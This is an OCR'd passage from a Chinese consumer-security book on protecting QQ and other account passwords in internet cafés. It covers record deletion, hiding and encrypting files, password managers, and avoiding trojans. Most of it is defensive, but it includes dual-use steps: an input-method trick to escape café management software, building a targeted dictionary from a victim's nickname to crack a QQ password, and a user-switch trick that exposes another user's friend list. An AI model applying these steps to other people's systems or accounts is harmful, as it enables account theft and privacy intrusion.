从网吧用户的记录文件着手，骇客和恶意软件很容易找到 **QQ** 文件夹，然后就可以找到用于存放好友资料的 **friends.v30** 文件、用于存放聊天记录的 **msj** 文件、以及用于存放该账号配置资料的 **cfh** 文件，并可以较松打开它们，这样，用户的隐私包括 **QQ** 登录密码，就算完蛋了。对此，你首先应该想到的就是下线删除这些记录，在网吧环境下，第一步就是要破掉网管软件，打开微软拼音输入法（如没有用其它输入法也可）。将光标插入会员卡号的文本输入框内，接着开始往里面输入任意一个拼音字母，然后就会出现拼音的状态条，在状态条上点击右键，或用键盘上的属性键，就会出现一个下拉菜单，选择其中的定义词组。选择文件菜单里面的“存为文本文件”保存。在弹出对话框后，随便选择一个文件夹，点击右键，选择资源管理器！然后选择自己想要删除的文件夹和文件就 **OK** 了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第三式 保护心爱的记录

有些网吧用户不想删除自己的记录，可以用 **Winzip** 把账号目录压缩为一个包文件，给包文件加上一串拗口的密码，再给它换一个别人意想不到的扩展名。在压缩时应将“执行”设为“移动文件”，并在“包含文件夹内容”和“保存其它层文件夹信息”选项前都打上钩。当压缩完成后，账号目录内已经空无一物，你再也不用担心秘密曝光了，除非别人知道压缩包的文件名称和密码。再把包文件放到硬盘一个不引人注意的角落或是软盘上。至于恢复，直接用 **Winzip** 解包到 **QQ** 的安装盘上就行了。

第四式 禁用邮件检查功能

QQ 提供的邮件检查功能可以定时检查 **E-mail** 信箱，一旦有新邮件就通知用户，可就是这样会导致网吧用户的 **QQ** 密码被盗，道理很简单，如果你设定了自动检查邮件，然后又忘了下网删除记录，被人进入到你的 **QQ** 文件夹，里面有一个文件名为(用户 **QQ** 号).**cfh** 的文件，使用记事本打开它，在这个文件里大约中间的位置，就可以看到你设定的邮箱帐号和密码，如果在任何软件和信箱中使用的都是一样的密码，你所有的密码就这样都被这个可以看到文件的人轻松得到了。最好的办法是放弃不用这个功能。

第五式 禁止更换用户

好友之间图省事，在同一台机子上点击面板上的“更换用户”，就可以直接从 **A** 号更换到 **B** 号，可你知道吗？这将有可能使原来 **A** 号用户的个人隐私走光，不信吗？你现在就点击 **QQ** 面板中的系统按钮，选择“更改用户”；然后输入 **B** 用户号码，来，**B** 用户故意输个错的，系统跳出对话框要求到服务器验证，选择：“是”，又跳出了个“网络设置对话框”，**B** 用户却不去服务器验证，他也不改变网络设置，而是点下一步“取消”，这次系统又要求输入密码，这次输入正确。看吧。**A** 用户的好友名单就可以就此完整复制到 **B** 用户中去，察看到 **A** 用户好友就不在话下了，如果再配合一些盗取本地资料的 **QQ** 黑软，你的 **QQ** 也危险了。防范倒是很简单，你一定记住要先关掉你的 **QQ** 再把电脑让给人家。

第六式 查杀 QQ 木马

木马运行时一般无任何提示，但它却可以监视你的键盘，甚至鼠标、屏幕、程序、文件、**IE**、剪贴版，功能越强大，危害也将越大。那么我们该如何查杀这种盗 **QQ** 密码的坏家伙呢？木马程序会想尽一切办法隐藏自己，它在启动组、**WIN.INI**、开始菜单等很多地方都有马脚，而最好的办法就是在“**HKLM\Software\Microsoft\Windows\CurrentVersion\Run**”下找到“木马”程序的文件名，再在整个注册表中搜索，然后删除该键值，再进入文件的存放路径删除木马文件即可。而学会查找木马却是作为清除木马的一剂后悔药非吃不可的，不要从进程中查找，而是通过“开始”→“程序”→“系统工具”→“系统信息”进去，指向“软件环境”，打开正在运行的任务，就可从中发现可疑程序，然后执行前面的操作。

第七式 不要乱点网址

QQ 上很多人都收到过好友发过来的网址链接，殊不知如果乱点这样的网址是很容易中招的，最近截

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



获的 **QQ** 密码记录器，顾名思议就是一个偷密码的木马，如果中招，它就在用户使用 **QQ** 发送消息的时候，消息中会自动添加“**http://xmc.***.net** 快去看看，你感兴趣的”这句话，就是这句话导致更多的人通过浏览该页面而中招。防范方法是不要随便去陌生站点，在上不可信任的站点之前，应该通过点击 **IE**“属性”，点击“工具→**Internet** 选项→安全→**Internet** 区域的安全级别”，把安全极别由“中”改为“高”。接着，点击“自定义级别”按钮，在弹出的窗口中，禁用“对标记为可安全执行脚本的 **ActiveX** 控件执行脚本”选项。 禁用所有的 **ActiveX** 控制和插件。取消“下载后确认打开”这种扩展名属性设置。永远不直接从 **IE** 浏览器中选择打开文件。

第八式 慎接陌生人的文件

在 **QQ** 里发送网址来欺骗对方算是最低级的一种攻击了，通过捆绑工具与另外一种流行的软件或文档合并起来，诱惑对方接收文件，则危险性更大，如果点击了 **QQ** 传过来的捆绑文件，隐藏的木马也随之运行。合并软件有一个特点，就是会增大文件，如果你知道一些常用软件和文档的大小，那么一眼就可以看出是否包含有其它可怕的文件。当然最好的方法还是不要轻易接收陌生人传过来的文件，如果对方传过来的是“我的照片”之类的文件，最好先用新版杀病毒软件进行检测，以便确定是否隐含有木马。

第九式 输密码时用鼠标帮忙

比如输入 **ILOVEU**，先输英文字母 **O**，然后用鼠标把光标移到前面再输 **I**，以次类推，虽然有点麻烦，但是很实用！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

说到网络安全，很多朋友可能会觉得太抽象，甚至会觉得与自己无关，但说起盗号，那就可能是苦大仇深了。在网吧里，我们经常会听到有人在大呼小叫："我的账号又被盗了！"除了QQ，我们经常使用的游戏账号、拨号上网账号、邮箱账号、MSN账号、系统账号等，这些可能因为设置不当、系统漏洞或自己的疏忽，而导致账号和密码被盗。这么一个迫切性的问题，如果不解决，何以安心？本章将从系统设置、防火墙设置、"软"拒绝、系统补丁等各个方面为大家介绍如何保护好自己的账号密码。

8.1 账号密码文件完全保护

不用说，大家都知道计算机密码的重要性。许多安全防护体系的管理权最终是由密码来确认的，密码的泄露就等于安全体系的全面崩溃。所以防范的手段包括对软件的使用都要采取十分谨慎的态度，大家要牢牢记住：盗号者只需成功一次就够了，而你的损失就可能无法估量。接下来我们就看看，究竟该如何保护我们的账号密码数据。

8.1.1 密码的破解与密码的一般设置

要想对密码进行全面保护，你必须了解一些密码之所以被破解的相关常识。举个例子，无论是聊天软件，还是邮件客户端，我们的账户数据和密码都保存在本地硬盘中，如果有人将你的账户文件盗走，然后进行分析，你的账号密码就有可能被人破解了。而一般通过破解的方法，大致可分为下面两种，分别是按顺序增加和通过字典对比。比如现在笔者要破解 **QQ** 号为 **123456** 的密码，笔者可以用 **1** 作为密码进行核对，如果正确就可以盗走该号了，如果不正确，则用 **2** 来核对，还不正确，则用 **3**，以此顺序增加，直到和密码相同为止。不过这样的破解效率是很低的，因为许多人的密码并不只是数字，所以这种方法并不常见。

平时常用的是通过对比字典生成密码的方法，如果正确就盗走 **QQ**。因为字典可以做得很"智能化"，所以这种破解效率相对较高，特别是当你的密码全部都是简单的数字，或是数字加一些简单英文字母时，特别容易被人猜中。举个例子，比如攻击者在网吧看到一用户的 **QQ** 昵称为 **Alice**，密码位数为 **8** 位。从常理来讲，一般她的密码就是 **Alice** 加上一些数字。于是对方可以用易优超级字典生成器制作这样一个字典：把 **Alice** 做为特殊字符排在密码的第 **1~5** 位（如图 **8-1**），然后把基本字符里的数字全部选上，再将密码位数设为 **8**，然后选好保存位置，单击"生成字典"。打开生成的字典，你就可以看到 **Alice000**、**Alice001** 等密码了。然后再把 **Alice** 放在第 **2~6** 位，第 **3~7** 位，第 **4~8** 位，其它位置同样用数字填满。接下来只要用软件把这些字典挂上进行破解，很快就可以得到 **QQ** 密码了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。






图 8-1 密码字典生成器

从上面知道，破解密码通常是穷举。不要用简单的英文和纯数字作为密码，应该是大小写、数字、符号的混合，不要少于八位，这样的话密码就不容易被破解了。但在设置密码时，大家往往要遵循容易记忆的原则，但易记的密码同时又容易被破解。以下几种密码却是既好记又安全，在设置密码时不妨一试。

1. 名字和生日的两全齐美法

许多人会使用自己名字的拼音或生日数字作为密码，这样的密码非常容易破解。但如果你的密码中同时含有名字拼音和生日数字，那么破解的难度将会陡增。

2. 英文单词风马牛不相及

字典攻击就是用词典中的每个单词进行试验，直至成功。如果你取英文中的风马牛不相及的两个单词，然后用数字等其他符号将二者连接起来，则字典攻击法就无能为力了。

3. 名言警句环环相扣

每个人都会有自己喜欢的名言警句，那么你不妨用该句话的每个字的拼音的首字母当作密码使用，当然是要注意长度的。比如，**yzzsjc**（“有志者事竟成”）、**ylmgnhdbjd**((“原来每个女孩都不简单”——这是一句歌词)等，密码破解起来就不太容易了。

当然，要保护自己的账号密码就远非设置密码这么简单了。

8.1.2 密码的存储与管理

随着电脑与网络的可用性增强，我们必须相应记住越来越多的密码，于是很多人习惯将密码资料保存在电脑中。不过，随着上机用户的增多，多人共用电脑的情况在所难免，再加上远程攻击的可能，在电脑上存贮的密码资料也存在安全问题。那么有没有一种软件可以考虑到以上各种安全因素，采用多种技术密码来增强密码资料的安全性，让你方便安全快捷地管理日常生活中用到的银行账号，邮箱密码，应用程序等重要资料呢？要回答这些问题，那就要看这些密码管理软件的本领了。

“密码大管家”是这样一款密码管理软件，所谓管家，就好比仓库管理员，它的职责就是不要让货物在仓

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

库中丢失。

“密码大管家”使用方法

从桌面快捷方式启动密码大管家。如果你是注册用户，会要求输入数据文件的保护密码，只有输入保护密码后才能进入主界面，程序的界面如图 **8–2** 所示。



图 8–2 “密码大管家” 运行界面

如果你想管理你的重要资料，那么请先选中主界面中的“资料管理”，在右上角的“+”符号上按一下，便可以添加“资料分类”了，添加的项目将出现在“项目列表”里，本例中添加的是一个银行账号，在“详细内容”中你可以输入你的具体账号名称，然后再将鼠标移到右上角的黄色锁状图标处，将开启密码录入的界面（如图 **8–3**）。




图 8–3 “密码大管家”密码输方式

“密码大管家”中的密码录入采用鼠标输入方法，可有效防止键盘监听类程序获得密码。另外可以选中“动态”，使得鼠标记录程序自动播放无效。屏幕定时截屏程序难以判断用户输入内容。输入完毕，单击“确定”即可。

8.1.3 雪狐密码邮箱

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“雪狐密码箱”是另一款较优秀的密码管理软件，之所以将它介绍给大家，是因为“雪狐密码箱”的操作拥有独立的密码数据文件，能够生成惟一的不能被推测的密码，还可以测试你已有的密码是否安全，并支持数据文件的备份、彻底删除等功能，而且它的界面更易操作，你可以根据自己的需要选择使用，而密码大管家，除了支持一般的加密和管理，还可将密码资料在别的机器上运行。该程序会自动备份上一次的密码文件为 **pwd.bak**。程序的数据文件为 **pwd.dat**，所在目录与可执行 **passtool.exe** 所在的目录相同。到其它电脑上查看资料时，只需要将数据文件 **pwd.dat** 和程序 **passtool.exe** 拷贝到其它机器一个目录上运行 **passtool.exe** 即可。

它们的共性与区别，这里不再比较了。那么如何让它为我们管理自己的密码啦？如果你是第一次使用这个软件，你需要新建一个密码文件。“雪狐密码箱”是一款绿色软件，不写注册表，双击执行后，在主界面的工具条上单击“文件”，选择“新建文件”，就会弹出如图 **8–4** 的对话框。




图 8–4 “雪狐密码箱”新建文件

新建的密码文件默认保存在“我的文档”中，当然可以通过图中的文件夹图标改变它的保存目录，接下来在“输入密码”框中输入密码。不过，需要注意的是，这个密码不是用于使用“雪狐密码箱”登录用的，每一个密码数据文件必须有一个指定的主密码。这样只有知道主密码的人才能打开这个密码文件，那么每次打开这个文件必须输入这个主密码！举一个例子，如果你的朋友把他的密码文件拷贝到你的计算机上，要想打开这个密码文件只能使用他的主密码而不是你的主密码！在如图 **8–4** 中，为你的密码文件选一个主密码，输入到“输入密码”栏中，试着想一个尽量长的，不易推测的密码，如果其他人推测出你的密码，他将访问到你存在“雪狐密码箱”的所有密码！所以这个主密码你一定要记好了，如果忘记了，这个密码文件所保存的资料就再也无法访问了。

密码文件新建后，你就可以分类存储你的密码了，展开主界面中的目录树，“雪狐密码箱”也叫它为群组，在这个根群组中分别有“普通”、“银行账号”、“网络账号”、“邮件账号”等四个类别，在每一个类别中，你还可以再创建新的子群组或者直接进行编辑输入，比如你有个论坛的密码想保存在“网络账号”这个类别中，你可以用鼠标单击“网络账号”，然后选右键菜单中的“新建”，在右侧中输入相关内容，当然你不需要填写全部的信息，只需填写你想要保存的信息。另外要注意的是，如果你在输入时，输入栏为灰色，无法往里键入文字，那就是处在“只读”状态。你需要在第二排工具栏中单击“只读”，它就会切换到“可写”状态。这时就

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可以进行编辑了并保存了(如图 **8–5**)。



图 8–5 编辑“雪狐密码箱”密码信息

通过这种方法，你可以将自己的所有密码都用雪狐密码箱保存起来，如果要使用它们，在主界面的“文件”菜单中选择打开文件，检验主密码正确，就可以将你保存的密码文件打开，想要查询、存储、删除都非常方便。在雪狐密码箱的“工具”按钮下的“系统设置”中，还可以对雪狐密码箱中的密码文件进行备份，或者设置热键、自动生成密码、检测密码安全、自动清除剪贴板中的内容等小的安全选项，你可以依需要随意设置它们。当你不再为保存密码问题困惑时，是不是也会觉得“雪狐密码箱”小巧、贴心、又实用呢？

8.1.4 加密方法任你选

密码存储好了，是一个方面，要想自己的数据真正称得上比较安全，解决的方式就是加密，加密后的口令即使被盗号者获得也是不可读的，除非加密密钥或加密方式十分脆弱。无论怎样，加密的使用使盗号者不会轻易获得口令。

身份认证是基于加密技术的，它的作用就是用来确定用户是否是真实的。简单的例子就是电子邮件，当用户收到一封电子邮件时，邮件上面标有发信人的姓名和信箱地址，很多人可能会简单地认为发信人就是信上说明的那个人，但实际上伪造一封电子邮件对于一个通常人来说是极为容易的事。在这种情况下，用户需要用电子邮件源身份认证技术来确认，防止电子邮件伪造，这样就可分辨写信的人是否信头上说明的人。但这种加密方法，需要双方都拥有相同的认证机构，而且这种加密术的使用范围也较窄，比如仅限于电子邮件。那么我们究竟该如果将那些保存有账号等机密信息的文件加密、隐藏呢？下面我们就来讲解几招进行加密、隐藏的方法。

1. Windows XP 操作系统给重要信息进行加密

为防止其他人在使用自己的电脑时，偷看自己存储在电脑中的文件信息，**Windows XP** 特意为我们普

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

通用户提供了“文件和文件夹加密”功能，利用该功能我们可以对存储在电脑中的重要信息进行加密，这样其他用户在没有密码的情况下是无法访问文件或者文件夹中的内容的。在对文件进行加密时，我们首先打开 **Windows XP** 的资源管理器，然后在资源管理器操作窗口中找到需要进行加密的文件或者文件夹，然后用鼠标右键单击选中的文件或文件夹，从弹出的快捷菜单中选择“属性”命令，随后 **Windows XP** 会弹出文件加密对话框，单击对话框中的“常规”标签，然后再依次选择“高级”→“加密内容以便保护数据”就可以了。

2. 注册表加密

众所周知，通过单击“查看”菜单中的“文件夹选项”命令，然后在“查看”标签项中选择“显示所有文件”，这样你的隐藏文件就全部曝光了，那么怎样才能彻底地隐藏文件呢？而且这种隐藏基本都是隐藏系统文件，与我们的账号密码又有什么关系呢？

单击“开始”菜单，选择“运行”命令，然后在“运行”对话框中输入“**Regedit**”，打开注册表编辑器，在左边的窗口中依次打开 **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\SHOWALL** 分支，然后在右边的窗口中双击 **CheckedValue** 键值项，将它的键值修改为“**0**”，如果没有该健值的话，可以自己新建一个名为“**CheckedValue**”的“**DWORD** 值”，然后将其值修改为“**0**”即可，最后退出注册表编辑器，重新启动计算机，接下来你就发现设置为“隐藏”属性的文件可以彻底隐身了，即使是在“文件夹选项”窗口中选择“显示所有文件”，我们隐藏的文件也不会露出来了。看到这里，大家应该就明白了，如果我们能将我们的账号文档的属性修改为“隐藏”，就可能通过上面有注册表修改法，达到隐藏的目的，以隐藏 **QQ** 目录为例，找到你的 **QQ** 目录中的以你的号码为名的文件夹，单击右键，在弹出的菜单中选择“属性”，然后将“隐藏”前的复选框勾上。如图 **8-6** 所示。你的 **QQ** 号文件夹便被隐藏起来了。




图 8-6 隐藏 QQ 目录的简单方法

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 使用 WinRAR 的双重加密

账号泄密的关键就在于本地文件夹被找到。用转移、隐藏的办法终归不算终极安全，所以我们最好用加密软件如 **WinRAR** 的压缩和加密功能，再配以其它的伪装，那你的账户安全系数就大大增加了。假设现在有一个重要文件，需要给它加密保存，我们就可以这样做：首先，照常规的方法把它压缩并且设置一个密码；再准备一个其他文件（当然这个文件小一点最好了，因为我们只是利用它来迷惑破解软件而已）；接着在 **WinRAR** 的工作窗口中打开我们第一步已经压缩好的加密文件，在“命令”菜单中选择“添加文件到压缩包”菜单选项；在弹出的“请选择要添加的文件”对话框中选择我们准备的“其他文件”，单击“确定”按钮后回到“档案文件名字和参数”对话框；接着在“高级”选项卡标签中单击“设置密码”按钮，设置一个不同的密码，然后开始压缩即可。现在你就有两个密码已经设置完成了(如果添加了多个文件，也可以给每个文件设置不同的密码，如果你担心自己会忘记，只设两个密码也可以达到目的)。我们可以试着打开压缩文件看看，是不是每一个文件名的右上角都有一个表示加密的星号呢(如图 **8–7**)。但是此星号可不等于彼星号，打开其中不同的文件都需要相对应的密码，使用破解软件是得不到正确密码的。但是，为了防止自己忘记密码，所以在设置这样的密码的时候，最好有自己便于记忆的规律可循。



图 8–7 WinRAR 加密机密文件

4. 回收站的妙用

如果你也使用了一些加密解密软件来锁定保护文件和文件夹，那你最好是不要让他人知道自己采用了加密解密程序，也不要轻易让人找到加密解密程序在硬盘上的位置。前面的选项，那不太好操作，关键是管好自己的嘴巴了，而另外有一招绝，可保证你隐藏的位置无懈可击。

那就是利用 **Windows** 系统自身的回收站来达到隐藏的目的。当然，你不能简单将文件或者文件夹拖到回收站中隐藏，万一自己不小心清空那就麻烦了，而是首先进入 **DOS** 状态，然后进入到回收站的文件夹，使用 **dir /a** 这个命令找到 **Desktop.ini** 文件，然后通过 **Attrib –s –h –r desktop.ini** 这个命令，将文件的属性去掉，再将此文件复制到任何一个我们想隐藏起来的文件夹中，这时你会发现，你想隐藏的文件夹此刻已经悄悄变成回收站了。而且不会影响计算机原有回收站的使用，即使清空回收站也不会影响里面的文

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

件，这种隐藏方式即便你启动显示所有文件功能和查找功能都无法看到隐藏的东西。

5. 更改文件关联法

Windows 操作系统是通过识别文件后缀名来打开它关联的可执行文件的，那么我们可以通过修改文件的后缀名，让计算机和其他使用者由于不知道原来文件的属性而不知所以，而你就可以享受“众人皆醉，我独醒”的乐趣了。

首先打开“我的电脑”或者“资源管理器”，选择“查看”→“文件夹选项”→“文件类型”下选择要“加密”的文件后缀名，单击“编辑”。在打开的“编辑文件类型”对话框中，在“始终显示扩展名”的对话框前打上钩，然后单击“确定”来关闭对话框。然后，选中该文件，按下 **F2** 键，修改其后缀名，这样文件图标就会发生变化，关联的程序也会发生变化(如图 **8-8**)。




图 8-8 修改文件关联

解密方法大致上和加密方法相反，打开“我的电脑”或者“资源管理器”，选择“查看”→“文件夹选项”→“文件类型”下选择要“解密”的文件后缀名，单击“编辑”。在打开的“编辑文件类型”对话框中，在“始终显示扩展名”的对话框前打上钩，然后单击“确定”来关闭对话框。然后，选中该文件，按 **F2** 键，修改其后缀名为原来的后缀名。如果用其它程序加密打包了，输入密码打开就可以了。这样就恢复为加密前的文件了。

不过使用这种加密方法，你要注意加密后的文件后缀名和加密文件之间的大小关系，如果你的文件很大，而你的后缀名则对应的是一个小文件，就会引起别人的怀疑。如你的文件 **20M**，而你的文件后缀名是 **ini**，一看就有问题，这样别人就有可能对它动脑子。另外也要注意加密的文件所放置的位置。原则是不要太显眼，还要“居得其所”，如果改成系统文件就建议放在系统文件夹中。这样才真正能“鱼目混珠”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6. 不可理解的乱码加密法

如果能使你的数据变得不可理解，对方打开文件看到的只是乱码，这种加密方式是不是比需要密码才能打开的加密方式更安全呢?回答是肯定的，对方还以为是个坏文件。实现它的方式，其实也不难，我们可以借用一个叫“筑巢精灵”的小工具，安装后，启动它的主程序，在输入密码的地方单击“确定”，开启“文件加密”按钮，在打开的窗口下面单击“打开文件”，然后在输入框里输入你需要加密的文件名，再单击“保存文件”按钮，选择保存文件的路径和文件名，你可以选择不同的路径，也可以直接保存为原文件名，连路径也不用变，在“加密密码”处输入密码，然后单击“加密解密”按钮，退出后，文件就加密成功，双击打开它，你看到的便只是乱码了。如果需要解密，同样也要启开这个窗口，输入密码正确，退出之后，打开文件就可以看到了(如图 **8-9**)。




图 8-9 “筑巢精灵”文件加密

7. 把信息嵌入视频、音频和图形文件



图 8-10 设置“加密金刚锁”的密码

溜客安全网 WwW.176Ku.CoM

